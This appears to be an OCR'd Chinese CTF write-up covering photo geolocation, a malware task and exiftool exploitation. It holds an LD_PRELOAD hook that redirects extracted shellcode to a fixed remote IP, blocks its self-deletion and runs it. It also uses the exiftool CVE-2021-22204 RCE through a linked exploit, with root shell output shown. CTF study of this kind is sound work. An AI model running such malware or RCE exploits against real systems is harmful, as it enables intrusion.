
图一像是 SKY ZONE TRAMPOLINE PARK，地点有这些

```SQL
Woodbridge, VA 22192
Manassas, VA 20109
Springfield, VA 22151
Alexandria, VA（Coming Soon）
Dulles, VA 20166（Dulles Town Center）
Arlington, VA（Coming Soon）
```

Loc 1

https://www.lemon8-app.com/@decaying.zo/7484643308686410283?region=us

21070 Southbank St, Sterling, VA 20165


FREESTYLE

Loc 2


12021 Sunset Hills Rd #100, Reston, VA 20190

CACI's new headquarters at 12021 Sunset Hills Road in Reston. (Courtesy CACI International)

Loc 3

8661 Leesburg Pike, Tysons, VA 22182

https://www.iclsales.com/sale-listing/sheraton-tysons-landing/



Mysterious XOR

流量包里面的 shellcode 是 xor g，你可以看见很多东西，比如 libc 什么的，全部提取出来做成 elf，目前看起来像是连接题目 ip 的，会下载文件到 tmp。

先准备 /tmp/<UTC 时间> 文件

```Bash
ts=$(date -u +%Y%m%dT%H%MZ)
echo ok > /tmp/$ts
```

写个 hook 脚本

```C++
```

hook.c

```
#define _GNU_SOURCE
#include <dlfcn.h>
#include <string.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>

static const char *FORCED_IP = "18.212.136.134";
static const int  FORCED_PORT = 2345;

static int (*real_inet_pton)(int,const char*,void*);
static int (*real_connect)(int,const struct sockaddr*,socklen_t);
static uid_t (*real_geteuid)(void);
static ssize_t (*real_send)(int,const void*,size_t,int);
static ssize_t (*real_recv)(int,void*,size_t,int);
static void (*real_io_uring_prep_unlinkat)(void*,int,const
char*,int);

static FILE *log_out(void) {
    static FILE *f = NULL;
    if (!f) f = fopen("/tmp/ctf_outgoing.bin", "ab");
    return f;
}
static FILE *log_in(void) {
    static FILE *f = NULL;
    if (!f) f = fopen("/tmp/ctf_incoming.bin", "ab");
    return f;
}

__attribute__((constructor))
static void init_real(void) {
    real_inet_pton = dlsym(RTLD_NEXT, "inet_pton");
    real_connect   = dlsym(RTLD_NEXT, "connect");
    real_geteuid   = dlsym(RTLD_NEXT, "geteuid");
    real_send      = dlsym(RTLD_NEXT, "send");
    real_recv      = dlsym(RTLD_NEXT, "recv");
    real_io_uring_prep_unlinkat = dlsym(RTLD_NEXT,
"io_uring_prep_unlinkat");
}

int inet_pton(int af, const char *src, void *dst) {
```


```
    if (af == AF_INET && strcmp(src, "serverIp") == 0)
        return real_inet_pton(af, FORCED_IP, dst);
    return real_inet_pton(af, src, dst);
}

int connect(int fd, const struct sockaddr *addr, socklen_t len) {
    if (addr->sa_family == AF_INET) {
        struct sockaddr_in tmp;
        memcpy(&tmp, addr, sizeof(tmp));
        if (ntohs(tmp.sin_port) == 1111)
            tmp.sin_port = htons(FORCED_PORT);
        return real_connect(fd, (struct sockaddr *)&tmp, len);
    }
    return real_connect(fd, addr, len);
}

uid_t geteuid(void) { return 1337; }

/* block self-delete via io_uring */
void io_uring_prep_unlinkat(void *sqe, int dfd, const char *path,
int flags) {
    fprintf(stderr, "[hook] blocked unlinkat on %s\n", path ?
path : "(null)");
    /* do nothing */
}

/* tap send */
ssize_t send(int fd, const void *buf, size_t len, int flags) {
    ssize_t r = real_send(fd, buf, len, flags);
    FILE *f = log_out();
    if (f && r > 0) fwrite(buf, 1, r, f), fflush(f);
    fprintf(stderr, "[hook] send %zd bytes\n", r);
    return r;
}

/* tap recv */
ssize_t recv(int fd, void *buf, size_t len, int flags) {
    ssize_t r = real_recv(fd, buf, len, flags);
    if (r > 0) {
        FILE *f = log_in();
        if (f) fwrite(buf, 1, r, f), fflush(f);
        fprintf(stderr, "[hook] recv %zd bytes\n", r);
    }
    return r;
```

```
}
```

编译：`gcc -shared -fPIC hook.c -o hook.so -ldl`

运行：`LD_PRELOAD=./hook.so ./output.elf`

PCTF{X0r_N_Myst3rIOus_Bin}



Kittiez!!!!!

开小号换了个提示：

Hint

The malware and kitty pictures are very much connected!

← 帖子

vx-underground
@vxunderground

Hello,

1. @libraryofcats is scheduled to go live soon-ish. Several million kitty cats are good to go

2. We have 241 malware reverse engineering papers in queue to be pushed to vx-underground prod.

你好


1. @libraryofcats 计划很快上线。数百万只猫咪都准备好了

2. 我们有 241 篇恶意软件逆向工程论文待推送到 vx-underground 生产。

翻译帖子

上午7:10 · 2025年1月8日 · **1.2万** 查看

9 14 201 11



把 3 下载下来，然后 ai 写个 md5 对照脚本

```Python
import hashlib
import os
import sys

TARGET_MD5 = "9c5ca692da8d6e489beecd5b448ddb35"
SEARCH_DIRECTORY = "/Users/zsm/Downloads/Cats.00003"

def calculate_md5(filepath):
    hash_md5 = hashlib.md5()
    try:
        # 以二进制模式读取文件
        with open(filepath, "rb") as f:
            # 循环读取文件块 (4KB)，直到文件结束
            for chunk in iter(lambda: f.read(4096), b""):
                hash_md5.update(chunk)
        return hash_md5.hexdigest().lower() # 统一转换为小写
    except IOError as e:
        # 打印错误信息并跳过无法访问的文件
        print(f"  无法读取文件 {filepath}: {e}", file=sys.stderr)
        return None

def find_file_by_md5(directory, target_md5):
    """
    在指定目录下查找匹配目标 MD5 值的第一个文件。
    """
    print(f"  目标 MD5 值: {target_md5}")
    print(f"  正在搜索目录: {directory}")
```

```
    if not os.path.isdir(directory):
        print(f"❌ 错误：目录 '{directory}' 不存在或无法访问。",
file=sys.stderr)
        return None

    # 遍历目录，包括所有子目录
    for root, dirs, files in os.walk(directory):
        for filename in files:
            filepath = os.path.join(root, filename)

            # 仅处理普通文件
            if not os.path.isfile(filepath):
                 continue

            # 计算 MD5
            current_md5 = calculate_md5(filepath)

            # 如果计算成功且匹配目标 MD5
            if current_md5 and current_md5 == target_md5:

print("\n============================================")
                print("✅ 匹配成功！找到目标文件！")
                print(f"文件路径: {filepath}")
                print(f"MD5 值: {current_md5}")

print("============================================")
                return filepath # 找到后立即退出并返回

    print("\n❌ 查找完成，未在指定目录中找到匹配该 MD5 值的文件。")
    return None

# --- 脚本运行入口 ---
if __name__ == "__main__":
    # 执行查找函数
    find_file_by_md5(SEARCH_DIRECTORY, TARGET_MD5)
```

PCTF{SHOUTOUT_TO_SILLY_CATS}

Reverse Metadata Part 1

题目描述是每隔一分钟会提取上传文件的元数据，tip 里说明了 exiftool，那就去搜

exiftool 有 CVE-2021-22204 exiftool 的 RCE 漏洞，找个 Exp（https://codeload.github.com/convisolabs/CVE-2021-22204-exiftool/zip/refs/heads/master）去构造 jpg，然后上传等待结果

读取`/flags/root.txt`

```
root@dfc246ed0c79:/flags# ls
ls
root.txt
root@dfc246ed0c79:/flags# cat *
cat *
MASONCC{images_give_us_bash?}
root@dfc246ed0c79:/flags# ^C
```

```
Bash
pctf{image_give_us_bash?}
```

Reverse Metadata Part 2

继续上题内容，说是有隐藏了什么，分析 entrypoint.sh，发现是运行隐藏操作的脚

本，通过 `ps` 查看进程 发现了这个隐藏的 flag

```
root           1  0.0  0.0   3984  2840 ?        Ss   01:01   0:00 /bin/bash /entrypoint.sh
root          13  0.0  0.0   3984  2968 ?        S    01:01   0:00 /bin/bash /usr/local/bin/monitor-processes.sh
root          14  0.0  0.0  12136  8080 ?        S    01:01   0:00 python3 -c  import time, os  FLAG="/tmp/flag.txt"  # create flag file f = open(FLAG, "w") f.write("PCTF{hidden_in_depths}\n")
```